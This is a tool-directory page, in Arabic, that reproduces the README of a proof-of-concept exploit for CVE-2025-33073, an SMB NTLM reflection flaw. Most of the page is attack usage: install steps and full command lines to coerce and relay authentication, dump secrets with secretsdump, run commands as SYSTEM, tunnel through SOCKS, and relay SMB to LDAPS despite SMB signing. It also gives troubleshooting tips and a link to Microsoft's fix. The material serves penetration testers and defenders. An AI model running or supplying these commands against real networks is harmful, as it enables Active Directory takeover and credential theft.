Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2025-33073 — إكسبلويت PoC لثغرة انعكاس NTLM في SMB. | Kitploit

أدوات/GitHubGitHub/mverschu/cve-2025-33073
تصعيد الامتيازاتتحليل الثغرات الأمنيةالاستغلالأمن الشبكاتاختبار الاختراقالمصادقة
GitHubmverschu/cve-2025-33073

CVE-2025-33073

إكسبلويت PoC لثغرة انعكاس NTLM في SMB.

عرض المستودع
71413632منذ 2 أيامتمت المراجعة من قبل Kitploit
مشاركة

CVE-2025-33073

استغلال PoC لثغرة NTLM reflection في SMB.
image

تعود جميع الفضائل إلى البحث الرسمي:
https://www.synacktiv.com/en/publications/ntlm-reflection-is-dead-long-live-ntlm-reflection-an-in-depth-analysis-of-cve-2025

المتطلبات الأساسية

نظام التشغيل: Kali Linux (يتضمن معظم الحزم مثبتة مسبقًا).

  • NetExec (NXC) - https://github.com/Pennyw0rth/NetExec
  • impacket-ntlmrelayx
  • dnstool.py (مضمّن في المستودع)

الإعداد

pipx (موصى به) — يثبّت ldap3-bleeding-edge وimpacket وdnspython في بيئة venv معزولة للتطبيق:

pipx install .
# or: pipx install git+https://github.com/mverschu/CVE-2025-33073.git
cve-2025-33073 --help
cve-2025-33073-dnstool --help

ما زلت بحاجة إلى NetExec (nxc) وdig على PATH الخاص بك (مضمّنان في Kali). بالنسبة إلى --smb-signing، ثبّت impacket المتفرّع في بيئة pipx:

pipx inject cve-2025-33073 "impacket @ git+https://github.com/decoder-it/impacket-partial-mic.git"

بيئة venv محلية — نفس التبعيات الموجودة في setup.sh / requirements.txt:

./setup.sh
source venv/bin/activate
python3 CVE-2025-33073.py --help

يُثبّت هذا الأمر ldap3-bleeding-edge==2.10.1.1337 وimpacket وdnspython.

مثال على الاستخدام

python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65

تسمية DNS الخاصة بالهدف (مثال Synacktiv SRV1)
بشكل افتراضي، تسجّل الأداة localhost1UWhRC.... بالنسبة لبعض الأهداف، سجّل تسمية مشتقة من اسم حاسوب الضحية حتى يتعامل معها Windows كما لو كانت localhost (راجع مقالة Synacktiv). يُنشئ --reflection-host SRV1 التسمية srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA؛ أما اسم FQDN مثل SRV1.ASGARD.LOCAL فيُستخدم منه التسمية الأولى فقط.

python3 CVE-2025-33073.py -u 'ASGARD.LOCAL\loki' -p 'password' --attacker-ip 192.168.56.3 --dns-ip 192.168.56.10 --dc-fqdn DC01.ASGARD.LOCAL --target SRV1.ASGARD.LOCAL --target-ip 192.168.56.11 --reflection-host SRV1
image

أمر مخصص

بدلاً من تشغيل secretsdump يمكن تنفيذ أمر مخصص.

python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65 --custom-command "whoami"
image

SOCKS
لتنفيذ الأوامر بشكل أكثر تخفيًا بعد إنشاء اتصال صالح بصلاحيات SYSTEM. يجب أن يكون --target و --target-ip متساويين هنا.

python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target 192.168.178.65 --target-ip 192.168.178.65 --socks

image يمكن أيضًا تشغيل أمر مخصص عبر proxychains بدلاً من استخراج SAM.

proxychains nxc smb 192.168.178.65 -d '' -u '' -p '' -x 'whoami' --exec-method smbexec

image



استغلال إعادة التوجيه إلى LDAPS حتى مع تفعيل SMB Signing

أُجريت أبحاث للتحقق مما إذا كانت إعادة الانعكاس لا تعمل فعلاً عند تفعيل SMB signing، وقد أسفر ذلك عن اكتشاف ثغرات حيث إذا تمت إزالة SIGN/SEAL من الحزمة يصبح من الممكن إعادة التوجيه من SMB إلى LDAPS، وهو أمر غير ممكن عادةً بسبب MIC.

شكراً لـ:

  • https://github.com/decoder-it/impacket-partial-mic/
  • https://decoder.cloud/2025/11/24/reflecting-your-authentication-when-windows-ends-up-talking-to-itself/
  • https://www.depthsecurity.com/blog/using-ntlm-reflection-to-own-active-directory/
python3 CVE-2025-33073.py -u "thewoods.local\test" -p 'pass' -d 192.168.204.131 --dns-ip 192.168.204.133 --dc-fqdn DC01.thewoods.local --target 192.168.204.133 --target-ip 192.168.204.133 -M DFSCoerce --smb-signing
image


استغلال يدوي دون الحاجة إلى DNS

إذا كنت في نفس نطاق البث (broadcast domain) الخاص بالجهاز وكان عرضة لتسميم LLMNR، فمن الممكن استغلال الجهاز دون الحاجة إلى تسجيل سجل DNS.
image

استكشاف الأخطاء وإصلاحها

  • لقد رأيت الهجوم لا ينجح أحيانًا لأن اسم المضيف يُستخدم في الهجوم مما يؤدي إلى استعلام DNS من Kali. إذا لم يكن Kali يستخدم خادم DNS أو ظهرت لك رسالة '/ FAILED' من impacket-ntlmrelayx فجرّب إضافة المضيف إلى ملف /etc/hosts. يجب أن يؤدي ذلك إلى نجاح الهجوم.
  • إذا استخدمت عنوان IP فيجب أن ينجح الهجوم. أحيانًا يؤدي تشغيله عدة مرات إلى نتيجة SUCCESS بدلًا من الفشل. حتى الآن ليس واضحًا تمامًا سبب حدوث ذلك. أعتقد أن له علاقة بالشبكات.
  • جرّب طريقة إجبار (coerce) أخرى باستخدام -M أو --method.



Wireshark

يحدث مصادقة NTLM محلية image

لا تحدث مصادقة NTLM محلية مما يؤدي إلى محاولة فاشلة image
من الجيد معرفته

  • يجب أن يكون سجل DNS معروفًا أيضًا لدى العميل، وقد يستغرق هذا وقتًا أطول في بعض الحالات. أعني بوقت أطول أن تمنحه بضع دقائق.
  • هذا مجرد PoC مما يعني أنه لم تتم محاولة تجاوز AV/EDR. استخدمه على مسؤوليتك الخاصة.

كيفية الإصلاح

https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2025-33073

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    439
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    264

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →